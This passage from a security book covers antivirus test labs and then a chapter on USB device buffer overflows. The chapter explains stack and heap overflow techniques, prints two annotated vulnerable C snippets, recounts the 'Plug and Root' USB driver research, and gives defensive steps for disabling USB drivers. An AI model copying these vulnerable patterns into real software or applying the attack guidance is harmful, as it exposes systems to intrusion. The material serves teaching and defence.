- AV-Comparatives,[Y] an Austrian nonprofit organization, provides independent antivirus software tests that are free to the public. To be included in these standard tests, vendors must fulfill various conditions and a minimum set of requirements.
- AV-Test[Z] includes testing against the latest proficiency and development standards. This company is one of the leading global providers of test scenarios that analyze the effectiveness and behavioral aspects of these security solutions.
- Antimalware[AA] provides free public testing results. The choices of test scope and vendor participants are established by a panel of experts who are not affiliated with vendors tested against. Paid services are also provided for nonpublic testing and research.
- ICSA Labs[BB] is an accredited certification body that performs cryptographic and security testing and works with security product vendors to help them understand and meet requirements mandated by the United States and Canadian governments in order to participate in government markets.
- WestCoastLabs[CC] is another certification body that provides operational testing in areas that are structured to satisfy the needs of both clients and the regulatory authorities to aid operation of the international standards (ISO/IEC 17025:2005).

If you are planning to purchase an AV product or a security suite of tools, be sure to evaluate their additional features independently. Most vendors are now including bundled products containing firewalls, HIPS, antispam, and other components, which can sometimes lack in luster. Some of these products features can also have interoperability issues that can complicate normal operation and individual user compatibility.

Be mindful of illegitimate or rogue products and services in this market.[DD] The saturation of software in this industry has left much room for fraudulent folks who peddle their products to unsuspecting victims. These fake healers are often driven by spam or deceptive advertising and usually masquerade as genuine or well-known vendors. They commonly deploy invalid detection techniques and produce false positives, even on clean systems.

[Y] www.av-comparatives.org/comparativesreviews/main-tests

[Z] www.av-test.org/publications

[AA] www.anti-malware-test.com/

[BB] www.icsalabs.com/

[CC] www.westcoastlabs.com/productTestReports/

[DD] www.2-spyware.com/corrupt-anti-spyware

SUMMARY

The days of malicious code isolation on Windows systems is nearly gone. These developers are beginning to code their creations to infect cross or multiplatform systems. New strains are being cultivated to perform joint task force operations on Windows, Solaris, Linux, and OS X, and some are now even targeting networking equipment. Mobile phone–based malware types are another growing trend and will likely continue to be a major issue moving forward.

Malicious code will continue to keep security vendors and professionals fighting on their heels into the new decade. Removable media appears to be one of the many favorite avenues for propagation and shows no signs of slacking off. Proper precautions must be exercised with removable media on foreign and known systems alike.

Endnotes

1. www.wired.com/threatlevel/2008/08/virus-infects-s/. Accessed October 2009.
2. http://mtc.sri.com/Conficker/. Accessed October 2009.
3. http://msdn.microsoft.com/en-us/library/aa365748%28VS.85%29.aspx. Accessed November 2009.

CHAPTER

USB Device Overflow

4

INFORMATION IN THIS CHAPTER

- Overflow Overview
- Analyzing This Attack
- Ever-Present Exposures
- Overflow Outlook
- Defensive Strategies

In this chapter, you will learn about USB specifications, drivers, buffers, and types of overflows. A theoretical approach to how a USB device can be used to exploit Windows in this manner is given. We will also explore the historical aspects of these threats, peer into the future, and explain how you can detect and protect against these types of strikes.

Exploits that target buffer overflows are commonly used against operating systems, applications, or their dependencies. These can be considered the most common type of vulnerabilities still employed against legacy and current operating environments. Their exploitation usually relies on the modification of input variables similar to techniques used in SQL injection strikes. Individuals familiar with the exploitation of buffer overflows are usually well versed in x86 assembly and C languages, as well as have a general understanding of the respective operating system architecture. This is not expected of the reader, and this chapter will help those less familiar with these concepts understand the nature of this beast.

OVERFLOW OVERVIEW

The Common Weakness Enumeration (CWE) is a community-developed register that defines software weakness types and is sponsored by the National Cyber Security Division and US Department of Homeland Security. CWE defines a buffer overflow as a failure to constrain operations within the bounds of a memory buffer (CWE-119).[A] The National Institute of Standards and Technology vulnerability database makes use of these definitions to provide current information on relative vulnerabilities.[B] A simple search for "buffer overflow" will return a number of recent software programs that are susceptible to these.

A very notable example of a buffer overflow was the Blaster worm, which took shape in the summer of 2003.[C] This worm used a buffer overflow in the Windows Remote Procedure Call Server Service, granting the attackers full control of a system. Windows relies on this service for a slew of functions,[D] and it is the primary means of communication between clients and servers. By attacking this fundamental portion of a standard Windows communication, Blaster was able to effectively propagate across many boundaries. To make matters worse, one of the Blaster functions was to commandeer machines, and then run a distributed denial-of-service attack against windowsupdate.com.

Game consoles are not immune to these types of attacks, especially from the removable-media angle. Xbox became a target of a buffer overflow exploit in 2003, which was discovered by hacker called *Habibi-Xbox*.[E] This attack allowed a user to modify the unit without introducing a permanent hardware module, enabling the user to install additional software. In this scenario, a USB-based save or resume function was manipulated on a particular game during the load sequence. This technique leveraged the operation to load a condensed version of Linux, enabling an open platform for additional development. Sony's Playstation[F] and Nintendo Wii[G] have had similar attacks involving removable media devised to circumvent the controls and proprietary code.

In 2005, SPI Dynamics announced the discovery of a type of USB vulnerability that could allow an attacker to take control of a locked Windows 2000 or XP operating system.[H] In July of the same year, they released the specifics regarding an attack at the Black Hat conference in Las Vegas, NV, entitled "Plug and Root: The USB Key to the Kingdom." In this presentation, the researchers outlined the tools and methods used for this attack and how it could be simply inserted into a running machine to exploit a driver with an overflow and run their malicious code. We will peer into this presentation in the USB development and the hole in the heap section later in this chapter.

[A] http://cwe.mitre.org/data/definitions/119.html

[B] http://nvd.nist.gov/home.cfm

[C] www.theregister.co.uk/2003/08/14/blaster_rewrites_windows_worm_rules/

[D] http://technet.microsoft.com/en-us/library/cc787851%28WS.10%29.aspx

[E] www.zdnet.com.au/news/security/soa/Xbox-crack-fabulous-news-for-developers-AU-aficionado/0,130061744,120273321,00.htm

[F] www.axcessnews.com/index.php/articles/show/id/19037?31

[G] www.engadget.com/2008/02/11/wii-twilight-hack-could-enable-homebrew-booting-from-sd-cards/

[H] www.eweek.com/c/a/Security/USB-Devices-Can-Crack-Windows/

ANALYZING THIS ATTACK

Upon a standard USB device insertion, a common sound is heard on most Windows systems after initialization. This audible signal is generated by the system once enumeration is complete and the device is successfully recognized. During the enumeration process, the human interface device, vendor identification (VID), and product identification (PID) information are requested to accurately define the device.[I] Once this is adequately obtained, the driver is loaded into memory for use by the operating system and applications. In this section, we will explore how these can be exploited to cause a buffer error that can be used against a target machine.

Device Drivers

Drivers are used by the operating system to facilitate communication between software and hardware devices on a computer. Most drivers operate in kernel mode, allowing direct interaction with hardware and system memory.[J] Windows operating systems allocate memory space for the default drivers, which fills entries into a function dispatch table. When functions requiring a driver are invoked, the system refers to this table and selects the appropriate entry.

An example of this would be when you connect your printer to print a photo. Windows will reference the function dispatch table for the data needed to carry out that function. Once this is accomplished, the system sends a request to the device, which can be handled by the driver in one of three ways. It can obey the request and respond accordingly, delay the action by queuing, or notify the operating system of an error condition.[K]

Device drivers have a history of causing problems on Windows systems similar to those that exist with typical programs. Application crashes, instability, and operating system failures are a few of the more common outcomes rendered by such events. Because most of these device drivers execute in kernel mode, they have unrestricted access to the kernel data structure. Problems in the kernel space are a huge issue, as this is part of the trusted computing base,[L] and malformed code executed here could comprise the entire system. User mode drivers are far less common, as these require complete rewrites of their kernel cousins and often have a significant overhead that hinders performance.

In July of 2005, numerous reports were issued for an unspecified buffer overflow vulnerability in Windows USB drivers.[M] The initial report was issued by bugtraq, a moderated mailing list which claims detailed disclosure discussions and announcements for

[I] www.st.com/stonline/products/literature/anp/10108.pdf

[J] http://download.microsoft.com/download/e/b/a/eba1050f-a31d-436b-9281-92cdfeae4b45/mem-mgmt.doc

[K] www.articlesbase.com/hardware-articles/introduction-to-windows-device-drivers-847343.html#

[L] http://csrc.nist.gov/publications/secpubs/rainbow/std001.txt

[M] www.securityfocus.com/bid/14376

computer security vulnerabilities.[N] This was created in 1993 due to a perceived lack of details and reports being released at that time by the United States Computer Emergency Readiness Team (US-CERT) and other entities. Surprisingly enough, no report related to this issue can be found on US-CERT or National Vulnerability Database (NVD) sites.

This report indicated the vulnerability affected Windows XP, 2003, and most other Microsoft operating systems prior to these. The statements issued described the problem as a failure of the drivers involved to correctly check the boundaries of the input provided by the USB devices. Insertion of the device initiates the enumeration process, which ultimately chooses the appropriate driver to load. If an attacker were to maliciously alter the response returned to the operating system, it would be possible to overflow the memory on the target computer and insert arbitrary code. The report goes on to say that additional details will be distributed as they become available, although nothing more can be found related to this issue.

Going with the Overflow

Although the typical user is oblivious to them, buffers are used for nearly every task executed on a system. Dictionary.com defines a buffer as "a storage device for temporarily holding data until the computer is ready to receive or process the data, as when a receiving unit has an operating speed lower than that of the unit feeding data to it."[1] Memory on a computer can be considered a primary storage location for this temporary housing. When you create an office document, e-mail, or perform any other typical activity, the data entered is stored in a buffer until it is saved to the hard disk or sent to another location.

To exploit a buffer overflow, one must cause an exception by overloading memory and executing arbitrary code on the target system. These vulnerabilities can be attributed to deficiencies in bounds checking or incomplete validation of variable input fields. If the operating system or application fails to validate or check the length or format of a particular variable before sending it to the memory buffer, an overflow situation will arise. Stack and heap are the two primary types of buffer overflows that are exploited on a regular basis.

Stack-Based Buffer Overflow

These types of overflows most commonly occur with programs that use memory objects known as the *stack* to store input. In a typical scenario, the stack area can remain empty until a program requires input. When a program writes a return address to the stack, the user's input is placed on top of it in memory.[O] Once the stack is processed, the input is sent to the address return indicated by the application.

A stack is often considered a First In Last Out data structure, and students are taught to use the analogy of papers or plates stacked upon one another.[P] This can lead to the perception that in memory a stack grows in an upward manner; however,

[N] www.securityfocus.com/archive/1/description

[O] www.neworder.box.sk/newsread.php?newsid=12476

[P] http://iac.dtic.mil/iatac/download/Vol7_No4.pdf the complete opposite is actually true. The individual developing the program must also reserve the specific amount of space required for the stack, so it does not have an infinite size. If the input supplied by the user is longer than the reserved space, then the stack will overflow, usually resulting in a program crash.

Several techniques are used to exploit these buffer holes. No-operation (NOP) sled is probably the oldest and widely known method for x86 platforms, which has been used to successfully exploit these vulnerabilities. These are meant to slide a CPU's instruction to its final destination, which is branched into a position for execution when location accuracy is in question. This can help an attacker resolve the issue of locating the exact address of the buffer by increasing the size of the target area. Other techniques include jump to register[Q] and return to libc,[R] which are considerably different from NOP.

Heap-Based Buffer Overflow

The heap area can best be described as a portion of memory used to store data that is dynamic in nature. All processes have a default heap location; however, developers can build their own space for storage. Allocated areas of space used by the processes in the heap are freed up once they are finished. Many developers are not aware of the hazards heap-based overflows can cause, which can ultimately lead to these being overlooked during a standard development cycle. When a program is executed, a process is initialized into units of memory, which is illustrated in Figure 4.1.




FIGURE 4.1

Typical Memory Structure

[Q] http://insecure.org/stf/smashstack.html
[R] http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf

In Figure 4.1, text is a segment that usually contains the program's code used for executing instructions. The following segment contains initialized and uninitialized data, which is provided during the assembly process.[S] Diving deeper into the structure, we move to the higher addresses where the portions allocated at run time are shared by the stack and heap. In this scenario, the heap retains the dynamic variables and uses the *malloc* (memory allocation) or the *new operator* function. A simple code sample is included below that exemplifies the vulnerable nature of this memory area.[T]

```
{
vulnerable(argv[1]);
return 0;
}
int vulnerable(char *buf)
{
HANDLE hp = HeapCreate(0, 0, 0);
HLOCAL chunk = HeapAlloc(hp, 0, 260);
strcpy(chunk, buf); '''Vulnerability'''
return 0;
}
```

In the above example, if the buffer surpasses 260 bytes, then the pointers will be overwritten in the adjacent boundary tag. This will assist the overwriting of an arbitrary memory location with 4 bytes of code when the heap-management cycle initiates.

Recently, there has been an increase of heap-type overflows found in AV libraries.[U] Some of these variants can use a combination of copy operations and integer overflow on the heap. The below example shows vulnerable code responsible for processing TNEF files from Clam AV[V] *tnef.c* and *tnefmessage* function.

```
string = cli_malloc(length + 1); '''Vulnerability'''
if(fread(string, 1, length, fp) != length) {'''Vulnerability'''
free(string);
return -1;
}
```

In line 1 above, the *malloc* statement will allocate memory based on the length of a 32-bit integer. With this example, the length is capable of being manipulated by the user and a malicious file can be constructed setting the length to "–1," resulting in a "0" *malloc*. This would allocate a small heap buffer of 16 bytes on most 32-bit platforms. In line 2, an overflow occurs in the fread call while the third

[S] www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt
[T] www.owasp.org/index.php/Testing_for_Heap_Overflow
[U] www.kaspersky.com/technews?id=203038694
[V] www.clamav.net/index.php?s=vulnerability

argument requiring length is expecting the *size_t* variable. Since this variable is indicated as "−1," the argument wraps 0xFFFFFFFF, which in turn copies this into the 16-byte buffer.

There are many techniques that can be employed to attack heap areas of memory. Like the stack area, NOP-sled techniques are commonly used to exploit these issues. Heap spraying is another method used to facilitate arbitrary code execution.[W] This type of attack sprays the heap with code in an attempt to place a sequence of bytes in a predetermined memory location. The advantage gained by making use of this is the fact that these heap blocks are commonly in the same location each time the spray is run.

If you are seeking to learn how to create your own buffer overflow, there are entire books dedicated to this subject. *Buffer Overflow Attacks: Detect, Exploit, Prevent*, by James C. Foster (ISBN: 978-1-932266-67-2, Syngress), is one that comes highly recommended. Recent publications are usually the best bet, as the buffer landscape is constantly transforming and techniques can grow stale quickly. Commonly suggested crafting tools include a hex editor, assembler, and disassembler (HIEW[X]), as well as real-time debuggers (Syser[Y]) and C++ tools such as DUMPBIN.

USB Development and the Hole in the Heap

"Plug and Root: The USB Key to the Kingdom" is the title of the presentation given by Darrin Barral and David Dewey at the Black Hat convention in Las Vegas, NV, in 2005.[Z] Media speculation surrounding this finding described the liable component in this exposure as the USB specification. It seems like a reasonable assumption given the simplistic nature of USB and the supported device. What most fail to understand are the number of complex components and interdependencies required to make this happen. Much like an automobile or major appliance, there are numerous elements working in unison to provide you with the desired result. The drivers were the targets in this strike, which, once overrun, provide an avenue for arbitrary code injection. Autorun is again a helpful factor in that it enables the dynamic nature of this creature.

In their testing, they acquired a development kit from Digi-Key[AA] to combine the essential components. They used an SL811 controller[BB] to provide the key function for emulation of alternate devices for host enumeration testing. This chip relies heavily on the controller CPU and ultimately indicates the type of device being connected to the host system. Making use of this allowed them to alter the VID and PID, which are sent to the host from the device once inserted to emulate a nonremovable

[W] http://securityevaluators.com/files/papers/isewoot08.pdf
[X] www.hiew ru/
[Y] www.sysersoft.com/
[Z] www.blackhat.com/presentations/bh-usa-05/BH_US_05-Barrall-Dewey.pdf
[AA] http://dkc1.digikey.com/us/en/mkt/C_Profile.html?WT.z_homepage_link=hp_aboutus
[BB] www.cypress.com/?docID=5037

DVD drive. USB devices may only have a single-device descriptor, but they can have multiple subdescriptors defined such as endpoint, interface, and configuration, as shown in Figure 4.2 below.[CC]

The VID and PID are important here because they determine which drivers are loaded when the device is inserted. A single VID can correspond to many PIDs, and an example of this would be any typical multifunction printer on the market that has scan, fax, and copy capabilities. In their research, they were able to locate specific drivers that were vulnerable to arbitrary input and thereby executing any code of choice.

USB defines a set of class codes that are used to identify the functions a device is to serve.[DD] It uses these codes to load the necessary drivers so the operating system can engage it when called upon. The researchers made several enhancements to the board to speed up the testing process. A transistor was added to provide a switching mechanism that would simulate a device insertion. Fuzzing techniques[EE] were employed to alter the VID and PID on the fly and provide status updates of the SL811 controller. Once in place, they were able to run rigorous tests against the plethora of default drivers included on every operating system.

The researchers notified Microsoft about the susceptible drivers, but a patch was not released before the presentation, so these details were not made known. During the research for this book, no additional information could be found indicating a patch issuance related to this, although the bugtraq report previously mentioned in the "Device Drivers" section was initiated in the exact time frame in which this hack was released.




FIGURE 4.2

USB Descriptors

[CC] www.beyondlogic.org/usbnutshell/usb5.htm
[DD] www.usb.org/developers/defined_class
[EE] http://msdn.microsoft.com/en-us/library/cc162782.aspx

To build and accomplish an attack of this sort, one would need to be well versed in both hardware and software. In this example, the researchers used a low-cost hardware solution combining the necessary components from multiple vendors to produce their final product. There are more expensive options for those less inclined from the hardware perspective. Cypress is a silicon-processing fabricator that provides solutions for development and engineering activities including manufacturing, specialty processing, custom development, and support for their customers.[FF] They have several kits available that provide the components and software templates to ease the learning curve for most. The CY3684 EZ USB FX2LP kit is one of these and can be purchased online from the Cypress Web site.[GG] Be sure to contact their sales team to ensure this will meet your testing requirements.[HH]

EVER-PRESENT EXPOSURES

Confidentiality, integrity, and availability all can be severely jeopardized if one of these were crafted and deployed against a critical system. An assault of this sort could severely tarnish one's reputation, resulting in loss of customer or partner trust, and potentially devastating a company's bottom line. The code deployed with the heap overflow can be used to gain access to a locked workstation and make use of the current authentication context. With this in mind, if an attacker targets a system used by a network, application, or system administrators, the damage rendered could be disastrous.

EPIC FAIL

Screen saver passwords are no match for an attack with kernel mode access. Even whitelisting certain devices will not protect a system from these attacks, as the controller on the USB device can be altered to emulate the authorized component.

Remote buffer overflow attacks will continue to remain a concern, although we are just beginning to understand the localized aspects of these types of exploits. Most of these errors in buffers are said to be poor software design and lazy coding practices, while others speculate these are intentional backdoors and even conspiracies.[II] This attack can be much more brutal than those defined in Chapter 1, "USB Hacksaw," Chapter 2, "USB Switchblade," and Chapter 3, "USB-Based Virus/Malicious Code Launch." A crucial difference here is that the entire attack operates in the kernel space, while the previous three stay in user mode.

[FF] www.cypress.com/?id=2080&source=header
[GG] www.cypress.com/?rID=14321
[HH] www.cypress.com/?id=7
[II] www.angelfire.com/space/netcensus/backdoors.html

The picture painted by the researchers in the "Plug and Root" presentation described a scenario using the buffer overflow to drop a rootkit payload onto a typical point-of-sale computer. Merchants often leave these units in the open and unattended, making them ripe for a USB's picking. Some newer models of LCD screens also include USB ports for ease of everyone's access. The researchers go on to describe how the rootkits could be designed to phone home, or the attacker could just return at a later time to extract the credit card goodies with another USB flash drive.

Many vendors have started publically releasing vulnerabilities as they are made known. On the surface, this seems like a good action, but it ultimately can have a negative effect on the computing masses. When these alerts are released, criminals use this information to quickly craft an attack aimed at unpatched or stale systems. A 2009 study indicated that major organizations monitored by Qualys take twice as long on average to patch application vulnerabilities versus the base operating system.[JJ]

OVERFLOW OUTLOOK

The Morris worm is a great early example of a buffer-type worm gone awry. In November of 1988, this malicious code targeted the finger service on UNIX-based platforms.[KK] The finger service was designed to provide query results for system users, accounts attributes, and other identification-related data. This malicious code exploited the daemon used in the *forinput* routine without checking the bounds of the involved buffers.[LL] The Morris worm is considered by many to be the first major attack on the Internet.

At DefCon 17 in the summer of 2009, Rafael Dominguez Vega presented a USB attack similar to Plug and Root that could be used to exploit Linux drivers. His presentation, called "USB Attacks: Fun with Plug and 0wn," used a slightly different approach to establish the same outcome that Darrin and David did. Here, he used a Programmable Interface Controller[MM] (PIC18) flashed with their own shell code to exploit a vulnerable driver on a Linux system. They also used Quick Emulator virtualization[NN] with a combination of fuzzing techniques in their demonstration.

Mobile devices are far from immune to these types of vulnerabilities. In February of 2009, an alert was released regarding a buffer overflow in an ActiveX control for an application Web loader on the Blackberry platform.[OO] The iPhone is a favorite target for hackers, and heap-based buffers exploits are no exception.[PP] Chapter 6, "Pod Slurping," will reveal how to jailbreak an iPhone and discuss the potential impacts of a Phone Siphoning data-theft scenario. With Windows 7, USB 3.0, and x64 systems

[JJ] http://redmondmag.com/articles/2009/09/16/unpatched-apps-growing-target-for-hackers.aspx
[KK] www.cert.org/homeusers/buffer_overflow.html
[LL] www.cso.com.au/article/265692/morris_worm_turns_20_look_what_it_done
[MM] www.piclist.com/techref/piclist/begin.htm
[NN] www.qemu.org/user-doc.html
[OO] http://secunia.com/Advisories/33847/
[PP] http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-2206

already above the horizon, a new age has dawned for finding fresh flaws in these developments. Buffer overflows continue to be the major force behind the most common exposures. These threats will continue to increase in variety, complexity, and severity as driver developers and operating system vendors struggle to meet basic qualifications for market release.

DEFENSIVE STRATEGIES

Guarding against device-based overflows can be a tricky undertaking, although the requirement of autorun makes the measures outlined in the final sections of Chapter 1, "USB Hacksaw," Chapter 2, "USB Switchblade," and Chapter 3, "USB-Based Virus/Malicious Code Launch" quite relevant. In this section, we will explore some additional alternates that can be applied in conjunction with or in replacement of existing strategies prescribed.

Drivers

A quick way to snatch the feet out from under this attack is to prevent the USB drivers from being able to load. These procedures will allow preexisting USB devices to remain installed but prevent any new devices from being initialized. This comes with a price, as the installation of all new USB devices will be disabled from this point forward. Ensure you have all authorized USB devices installed and active on the system before performing these procedures.

NOTE

These procedures assume that personnel using the system do not have administrative privileges. If this is not the case, then these changes could be reverted.

These procedures have been tested against Windows 2000, 2003, and XP systems. Use the following procedures to restrict the access of the USB drivers moving forward.[QQ]

1. Open My Computer or Windows Explorer and locate *%SystemRoot%\Inf* folder. For most default Windows installations, this will be c:\Windows\Inf.
2. Locate the Usbstore.pnf file, right-click, and then select **Properties**.
3. Go to the Security tab, under Group or Username click **Edit**, and then in the new pane click **Add**.
4. Type the **group** or **username** you want to prevent from having USB access, and then select **OK**.
5. Ensure the newly added object is highlighted in the Group or Username section, and check the Deny box next to Full Control in the Permissions For section.

[QQ] http://support.microsoft.com/default.aspx?scid=kb;EN-US;823732

6. Highlight the System account in the Group or Username section and check the Deny box in the same location as indicated in the previous step.
7. Click **OK** to apply the settings and acknowledge any additional information or warning dialogues that may be invoked.
8. Repeat steps 2 to 7 on the Usbstor.inf to complete the access restriction.

For those of you who can't handle going through the panes of Windows or just wish to script this same action, it can be performed from the command line. The *cacls* command can be used to perform a number of file and directory-level permissions functions. To view the permissions of the users on the target computer, the following command can be run.

```
cacls c:\windows\inf\usbstor.inf
```

You can choose to edit the current access control list (ACL) or replace it with your choice of credentials and privileges. In the below example, the /e switch is used to edit the permissions on the file. Running the command without the /e switch will replace the entire existing ACL with what you specify.

```
cacls c:\windows\inf\usbstor.inf /e /p system:n
cacls c:\windows\inf\usbstor.pnf /e /p "UserOrGroupNameHere":n
```

If a USB device had previously been installed on the system, these changes will not affect them. To halt all drivers from loading, even for those currently connected components, you can simply disable the service on the desired systems. A registry backup or restore point should be created before performing these steps.[RR]

1. Click **Start**, then **Run**. (In Vista, just click **Start**.)
2. In the **Open** box, type **regedit** and then press **Enter**.
3. Locate and highlight the following registry key.

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UsbStor
```

4. In the right-hand pane, double-click **Start**.
5. In the **Value Data** box, type **4**, click **Hexadecimal** (if it is not already selected), and then click **OK**.
6. Exit Registry Editor.

Command-line options are available to adjust this setting. The *sc* and *reg* commands can be used to modify a multitude of service parameters. The below example uses the *reg* command to adjust the start value for the usbstor service.

```
reg add hklm\SYSTEM\CurrentControlSet\Services\usbstor /v start /t
   REG_DWORD /d 0x4 /f
```

Group Policy

If you are an administrator of a Windows environment, you may decide that the best approach for your workplace would be to disable drivers of external components on all machines without having to make a change to each system. You may also want

[RR] http://support.microsoft.com/kb/322756/)

to disable certain drives types only for specific groups of computers within your network. Windows 2003 server does not include this policy by default, and you will need to create a custom administrative template. The procedures outlined below were performed on a Windows Vista Ultimate system but should be similar to those experienced on a Windows 2003 domain environment.

TIP

You must authenticate with administrative privileges in order to use Group Policy Editor.

Open Notepad and enter the following text to the file, saving it with an adm extension (for example, File.adm). If you would like to cut and paste this information into Notepad, this information is available on the Microsoft Web site.[SS]

```
CLASS MACHINE
CATEGORY !!category
CATEGORY !!categoryname
POLICY !!policynameusb
KEYNAME "SYSTEM\CurrentControlSet\Services\USBSTOR"
EXPLAIN !!explaintextusb
PART !!labeltextusb DROPDOWNLIST REQUIRED
VALUENAME "Start"
ITEMLIST
NAME !!Disabled VALUE NUMERIC 3 DEFAULT
NAME !!Enabled VALUE NUMERIC 4
END ITEMLIST
END PART
END POLICY
POLICY !!policynamecd
KEYNAME "SYSTEM\CurrentControlSet\Services\Cdrom"
EXPLAIN !!explaintextcd
PART !!labeltextcd DROPDOWNLIST REQUIRED
VALUENAME "Start"
ITEMLIST
NAME !!Disabled VALUE NUMERIC 1 DEFAULT
NAME !!Enabled VALUE NUMERIC 4
END ITEMLIST
END PART
END POLICY
POLICY !!policynameflpy
KEYNAME "SYSTEM\CurrentControlSet\Services\Flpydisk"
EXPLAIN !!explaintextflpy
PART !!labeltextflpy DROPDOWNLIST REQUIRED
```

[SS] http://support.microsoft.com/kb/555324

```
VALUENAME "Start"
ITEMLIST
NAME !!Disabled VALUE NUMERIC 3 DEFAULT
NAME !!Enabled VALUE NUMERIC 4
END ITEMLIST
END PART
END POLICY
POLICY !!policynamels120
KEYNAME "SYSTEM\CurrentControlSet\Services\Sfloppy"
EXPLAIN !!explaintextls120
PART !!labeltextls120 DROPDOWNLIST REQUIRED
VALUENAME "Start"
ITEMLIST
NAME !!Disabled VALUE NUMERIC 3 DEFAULT
NAME !!Enabled VALUE NUMERIC 4
END ITEMLIST
END PART
END POLICY
END CATEGORY
END CATEGORY
[strings]
category="Custom Policy Settings"
categoryname="Restrict Drives"
policynameusb="Disable USB"
policynamecd="Disable CD-ROM"
policynameflpy="Disable Floppy"
policynamels120="Disable High Capacity Floppy"
explaintextusb="Disables the computers USB ports by disabling the
   usbstor.sys driver"
explaintextcd="Disables the computers CD-ROM Drive by disabling the
   cdrom.sys driver"
explaintextflpy="Disables the computers Floppy Drive by disabling
   the flpydisk.sys driver"
explaintextls120="Disables the computers High Capacity Floppy Drive
   by disabling the sfloppy.sys driver"
labeltextusb="Disable USB Ports"
labeltextcd="Disable CD-ROM Drive"
labeltextflpy="Disable Floppy Drive"
labeltextls120="Disable High Capacity Floppy Drive"
Enabled="Enabled"
Disabled="Disabled"
```

The steps below outline how to add a template allowing the disablement of typical removable device drivers using Group Policy Editor. These procedures assume you already have Group Policy Editor installed on the target machine.

1. Click **Start**, then **Run**, and type **gpedit.msc**.
2. Browse to locate the Computer Configuration object, as seen in Figure 4.3.
3. Right-click **Administrative Templates** and choose **Add/Remove Template**.
4. Click the **Add** button in the lower-left corner of the pane provided, as seen in Figure 4.4.
5. Browse to locate the .adm file you just created and select **Open**.
6. Highlight Administrative Templates again and then in the View menu click **Filtering**.
7. Clear the check mark next to Only show policy settings that can be fully managed, as seen in Figure 4.5, and then press **OK**.
8. Under Computer Configuration, go to Administrative Templates\Classic Administrative Templates\Custom Policy Settings\Restrict Drives. You should now see the policies entries that were just created in the right pane, as seen in Figure 4.6.
9. Double-click to select which drive type you would like to disable. Click **Enabled**, then select **Enabled** to disable the USB port in the policy setting, as seen in Figure 4.7.

You have now created a custom policy that will allow you to regulate the computers who are members of your domain. Apply the policy to the appropriate




FIGURE 4.3

Group Policy Editor

